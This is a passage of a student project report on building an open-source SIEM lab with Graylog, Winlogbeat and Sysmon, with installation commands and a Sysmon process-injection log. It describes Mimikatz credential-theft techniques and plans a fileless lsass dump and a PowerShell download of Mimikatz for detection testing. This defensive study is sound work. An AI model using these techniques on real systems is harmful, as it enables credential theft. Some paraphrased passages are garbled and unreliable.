A system monitor is a service or device drive that watches files and can identify malicious behavior in Windows event logs when it is installed on a system. A wealth of information is provided, including specifics on each and every procedure, creation, and log. It is basically an add-on for windows logging. Code behavior can be tracked which can help to detect the malicious activity. As our project is to use an open source solution and then customizing it with little to no cost and protective enough, almost all of the software used in our project are open source and so is Sysmon too. A modularized architecture that is community-driven and will serve the purpose of :

- Extend the system data collection sources
- Creation of new security events
- Extend the correlation abilities.

Details on process creations, network connections, files creations or deletion are provided.



```
CreateRemoteThread detected:
RuleName: -
UtcTime: 2020-11-21 19:08:19.016
SourceProcessGuid: {32f8d278-65a2-5fb9-1801-000000000b00}
SourceProcessId: 1376
SourceImage: C:\Users\Umut\Desktop\InjectProc.exe
TargetProcessGuid: {32f8d278-6580-5fb9-fd00-000000000b00}
TargetProcessId: 1780
TargetImage: C:\Windows\System32\notepad.exe
NewThreadId: 4792
StartAddress: 0x00007FFA58740B00
StartModule: C:\Windows\System32\KERNEL32.DLL
StartFunction: LoadLibraryW
```


Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	11/21/2020 10:08:19 PM
Event ID:	8	Task Category:	CreateRemoteThread detected (rule: CreateRemoteThread)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-3JSLHA4
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 14 : Windows event log analysis with sysmon

3.4.3 Mimikatz

Mimikatz is a tool developed by an ethical hacker that describes flaws in Microsoft's authentication protocol. The open source programme for viewing and saving authentication credentials, such as Kerberos tickets, may be found here. Even the latest windows is compatible with and has the most up-to-date attacks.

The diagram shown below should clarify what can mimikatz do and is capable of.



WHAT CAN MIMIKATZ DO?

Pass-the-Hash: Attackers use Mimikatz to pass an exact hash string to the target computer to login.

Pass-the-Ticket: Mimikatz provides functionality for a user to pass a kerberos ticket to another computer and login with that user's ticket.

Over-Pass the Hash (Pass the Key): This technique passes a unique key to impersonate a user you can obtain from a domain controller.

Kerberos Golden Ticket: A golden ticket gives you domain admin credentials to any computer on the network that doesn't expire.

Kerberos Silver Ticket: Kerberos grants a user a TGS ticket that's used to log into any services on the network.

Pass-the-Cache: Generally the same as a pass-the-ticket, but uses the saved and encrypted login data on a Mac/UNIX/Linux system.

Figure 15 : Capabilities of Mimikatz

Mimikatz is an **open source malware program** used by hackers and penetration testers to gather credentials on Windows computers. Coded by Benjamin Deply in 2007, mimikatz was originally created to be a proof of concept to learn about Microsoft authentication protocol vulnerabilities.

3.5 Red and Blue Team Activities:

Using real-world assault methodologies, red teams deliberately and thoroughly (yet ethically) find an attack vector that compromises an organization's security defenses. When an organization uses an adversarial strategy, its defenses are not based on the hypothetical capacities of cybersecurity devices and resources; rather, they are based on how well those tools and systems have performed when confronted with actual threats. The use of a red team is essential when evaluating a company's readiness for prevention, detection, and remediation.

If the red team is on offence, the blue team is on defense. It is not uncommon for this team to be made up of incident response consultants, who advise the IT security team on how to better defend against more sophisticated forms of cybercrime and danger. As a result, the IT security team is in charge of protecting the internal network from a variety of threats. Many businesses place a premium on prevention, but detection and repair are just as critical to a well-rounded defense. Among the most important metrics is "breakout time," which measures the amount of time an intruder has to compromise one machine before moving on to other devices on the network.

3.5.1 Benefits of Red team/Blue team Exercise

Red/blue teams enable firms to conduct low-risk tests of their current cyber defenses and capabilities. By involving these two groups, the organization's security approach may be continually evolved based on the company's particular weaknesses and vulnerabilities, as well as the most up-to-date real-world attack methodologies.

The organization can benefit from red team/blue team exercises by:

- Identify existing security solutions' misconfigurations and coverage holes.
- Improve network security by detecting targeted attacks and reducing breakout time.
- Encourage healthy competition among security personnel while also encouraging collaboration between the IT and security teams.
- Raise employee knowledge of the dangers of human vulnerabilities that could jeopardise the organization's security.
- In a safe, low-risk training environment, improve the skills and maturity of the organization's security capabilities.

3.5.2 Red/Blue team activity in project

We did red team activities by

- in-memory execution of malware.
- setting up a control and command channel.

and blue team activities by

- reading and filtering logs
- setting up alerts for logs.

Chapter 4: Experimental setup and result analysis


4.1 Experimental analysis

All the software were installed and interlinked with each other for logs collection and correlation.

KALI Linux was installed and mongoDB and elastic search were installed and configured in in it as a prerequisite of graylog. After that graylog was installed and configured and ensured that it was properly working. Winlogbeat was installed on windows server to collect logs and Sysmon was installed to centralize these collected logs.

4.2.1KALI Linux

MongoDB:




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable mongod.service
sudo systemctl restart mongod.service
sudo systemctl --type=service --state=active | grep mongod
  mongod.service                          loaded active running MongoDB Database Server
```

Figure 16 : MongoDB

MongoDB is a opensource NO SQL database, and it is document oriented. To install graylog this is the prior step. We have configured MongoBD because it has high availability and performance with easy flexibility. We have followed the official commands from ‘installing graylog’ document.

Elasticsearch:



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable elasticsearch.service
sudo systemctl restart elasticsearch.service
sudo systemctl --type=service --state=active | grep elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
  elasticsearch.service                 loaded active running Elasticsearch
```


Figure 17 : ElasticSearch

There's an open source and real time dispersed Elasticsearch full-text search engine. It's used in SPA projects. Elasticsearch is a free and open-source software that was developed in Java. It is currently being utilized by a significant number of organizations all around the world. It is permitted by the Apache.

Elasticsearch is an open-source search and predictive analysis platform that is built on Apache Lucene (Apache Lucene is an available as an open search engine software library that was initially designed entirely in Java by Doug Cutting.) and developed in Java. Elasticsearch is a distributed search and analytics engine. A flexible edition of the open source Lucene search system was developed, and then the ability to grow Lucene indexes horizontally added. Elasticsearch allows you to swiftly store, search, and analyze large amounts of data in near real-time, with results arriving in milliseconds. It does not search the text itself but rather looks via an index, which allows it to return search results very quickly. It stores the data with a structure that is built on documents rather than databases and hierarchies and comes with rich REST APIs for searching and storing the information. You can think of Elasticsearch as a server that can process JSON requests and give you back JSON data at its core. This allows you to conceptualize Elasticsearch in terms of its primary functionality.

- High scalability
- Provides visualization of data
- Full-Text search capability

Graylog:




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable graylog-server.service
sudo systemctl start graylog-server.service
sudo systemctl --type=service --state=active | grep graylog
Synchronizing state of graylog-server.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable graylog-server
  graylog-server.service             loaded active running Graylog server
```

Figure 18 : Graylog

Graylog is an open source SIEM solution. We have configured Graylog because of the company (MIGO innovation) wants us to use this software. Graylog helps your organization succeed by providing quick setup, improved performance, secure solutions, and decreased storage expenses. The judges have made their decisions. Graylog has been recognized with accolades that demonstrate its vision and leadership in the field of security information and event management (SIEM) systems. It has port no 9200 on linux.

Interface of graylog is as follow:



Getting Started - Graylog v4.2.2+9cf867f

No one is born a master. Use this page if you need assistance with your first steps. Make sure to ask the community if you should get stuck.

1 Send in first log messages

Graylog is pretty useless without some log data in it. Let's start by sending in some messages.

2 Do something with your data

Perform searches to solve some example use cases and get a feeling for the basic Graylog search functionalities.

source:example.org controller:PostsController

Graylog 4.2.2+9cf867f on kali (Debian 11.0.13 on Linux 5.10.0-kali7-amd64)

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 19 : Graylog GUI

Graylog installation:

Prerequisite:

- For minimal server setup, some packages are needed to be installed.

Actionscript

$ sudo apt update && sudo apt upgrade

$ sudo apt install apt-transport-https openjdk-11-jre-headless uuid-runtime pwgen dirmngr gnupg wget

- Install and configure MongoDB during OS setup.

```
$ sudo systemctl daemon-reload
$ sudo systemctl enable mongod.service
$ sudo systemctl restart mongod.service
$ sudo systemctl --type=service --state=active | grep mongod
```

- Modify the already installed elasticsearch config file (/etc/elasticsearch/elasticsearch.yml)and set cluster name to graylog and uncomment action.auto_create_index: false to enable action.

  ```
  $ sudo tee -a /etc/elasticsearch/elasticsearch.yml > /dev/null << EOT
  cluster.name: graylog
  action.auto_create_index: false
  EOT
  ```

- After config modification, make sure it is running.

  ```
  $ sudo systemctl daemon-reload
  $ sudo systemctl enable elasticsearch.service
  $ sudo systemctl restart elasticsearch.service
  $ sudo systemctl restart elasticsearch.service
  ```

Installation

- Install graylog and its configuration file.

Shell

wget https://packages.graylog2.org/repo/packages/graylog-4.2-repository_latest.deb

sudo dpkg -i graylog-4.2-repository_latest.deb

sudo apt-get update && sudo apt-get install graylog-server graylog-enterprise-plugins graylog-integrations-plugins graylog-enterprise-integrations-plugins

- Access the file located at `/etc/graylog/server/server.conf.` and edit as needed. Additionally, add password_secret and root_password_sha2 as these are mandatory and **Graylog will not start without them**.
- To create your root_password_sha2 run the following command:

  echo -n "Enter Password: " && head -1 </dev/stdin | tr -d '\n' | sha256sum | cut -d" " -f1


- Set `http_bind_address` to public host name or public IP address of machine to be able to connect to graylog.
- Last step includes the running on OS to verify if it is running or not.

  ```
  $ sudo systemctl daemon-reload
  $ sudo systemctl enable graylog-server.service
  $ sudo systemctl start graylog-server.service
  $ sudo systemctl --type=service --state=active | grep graylog
  ```

4.1.2 Windows server 2016

Winlogbeat

Winlogbeat ships Windows occasion logs to Elasticsearch or Logstash. You can introduce it as a Windows administration.Winlogbeat peruses from at least one occasion logs utilizing Windows APIs, channels the occasions in light of client arranged models, then, at that point, sends the occasion information to the designed results (Elasticsearch or Logstash). Winlogbeat watches the occasion logs so new occasion information is sent on time. The read position for every occasion log is endured to plate to permit Winlogbeat to continue after restarts.




winlogbeat

Start the service

Name	Description	Status	Startup Type
Windows Perception Service	Enables spat...		Manual (Trigg...
Windows Perception Simulat...	Enables spat...		Manual
Windows Presentation Foun...	Optimizes p...	Running	Manual
Windows Push Notifications...	This service r...	Running	Automatic
Windows PushToInstall Servi...	Provides infr...		Manual (Trigg...
Windows Remote Managem...	Windows Re...		Manual
Windows Search	Provides con...	Running	Automatic (De...
Windows Security Service	Windows Se...	Running	Manual
Windows Time	Maintains d...		Manual (Trigg...
Windows Update	Enables the ...	Running	Manual (Trigg...
Windows Update Medic Ser...	Enables rem...		Manual
WinHTTP Web Proxy Auto-D...	WinHTTP im...	Running	Manual
winlogbeat			Automatic (De...
Wired AutoConfig	The Wired A...		Manual
WLAN AutoConfig	The WLANS...	Running	Automatic
WMI Performance Adapter	Provides per...		Manual
Work Folders	This service ...		Manual
Workstation	Creates and ...	Running	Automatic
WpnUserService_4886e	This service ...	Running	Automatic
WWAN AutoConfig	This service ...		Manual
Xbox Accessory Managemen...	This service ...		Manual (Trigg...

Figure 20 : Winlogbeat



```
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\ProgramData\beats\winlogbeat>  Get-ExecutionPolicy
RemoteSigned
PS C:\ProgramData\beats\winlogbeat> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): Y
PS C:\ProgramData\beats\winlogbeat> Get-ExecutionPolicy
Unrestricted
PS C:\ProgramData\beats\winlogbeat> powershell.exe -ExecutionPolicy Bypass .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\ProgramData\beats\winlogbeat> services.msc
PS C:\ProgramData\beats\winlogbeat> services.msc
PS C:\ProgramData\beats\winlogbeat>
```

Having these raw event data fields makes filtering and aggregating much easier than in earlier versions of Winlogbeat . We installed it on windows 2016 server to transfer its logs to graylog.

Installation

- Download the Winlogbeat compress record from the downloads page.
- Separate the items into C:\Program Files.
- Rename the winlogbeat-<version> registry to Winlogbeat.
- Open a PowerShell instant as an Administrator (right-click on the PowerShell symbol and select Run As Administrator).
- From the PowerShell brief, run the accompanying orders to introduce the help.

The further configuration of the winlogbeat can be done with the help of following article.

https://www.elastic.co/guide/en/beats/winlogbeat/8.2/winlogbeat-installation-configuration.html

Uptil now…..

- The group made Graylog to work.
- The graylog is up on VMs.

Next steps are……


- Install windows logging part.
- Install Sysmon.
- Send logs to graylog.
- Study what kind of logs you receive. Install one two software. Create and delete a few files. Add a few users to get different types of logs.
- Perform Fileless attack for credential dumping, dumping lsass process memory.
- Detecting Fileless malware being used for credential dumping.
- Read every single log, or cateogrize those logs on the basis of event id.
- understand the process execution of mimikatz, dump files created by mimikatz and other activities.
- know what events / logs are shown when mimikatz is downloaded and ran.
- Next tasks is to write a powershell script to download this text file our windows computer (the computer which is sending logs).
- Then we replace the text file with mimikatz binary on server and download that binary on windows computer using powershell script.

With all these steps we will be done with the malware part of the project. Rest will be studying logs, creating a report of which kind of related and relevant log you see and then writing a query to find those logs in automated manner.

Sysmon

SYSMON is a Windows system monitor that keeps track of all activity on a computer and logs it to the Microsoft activity log, even when the computer is shut down or restarted. It offers specific information regarding the establishment of processes, changes to the timestamps of file creation, and connections made to networks.

Following is the config file of the Sysmon installed on windows server.



```
Microsoft Windows [Version 10.0.19042.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\musar\OneDrive\Desktop\Sysmon

C:\Users\musar\OneDrive\Desktop\Sysmon>sysmon64.exe -accepteula -i


System Monitor v13.34 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2022 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\Users\musar\OneDrive\Desktop\Sysmon>
```

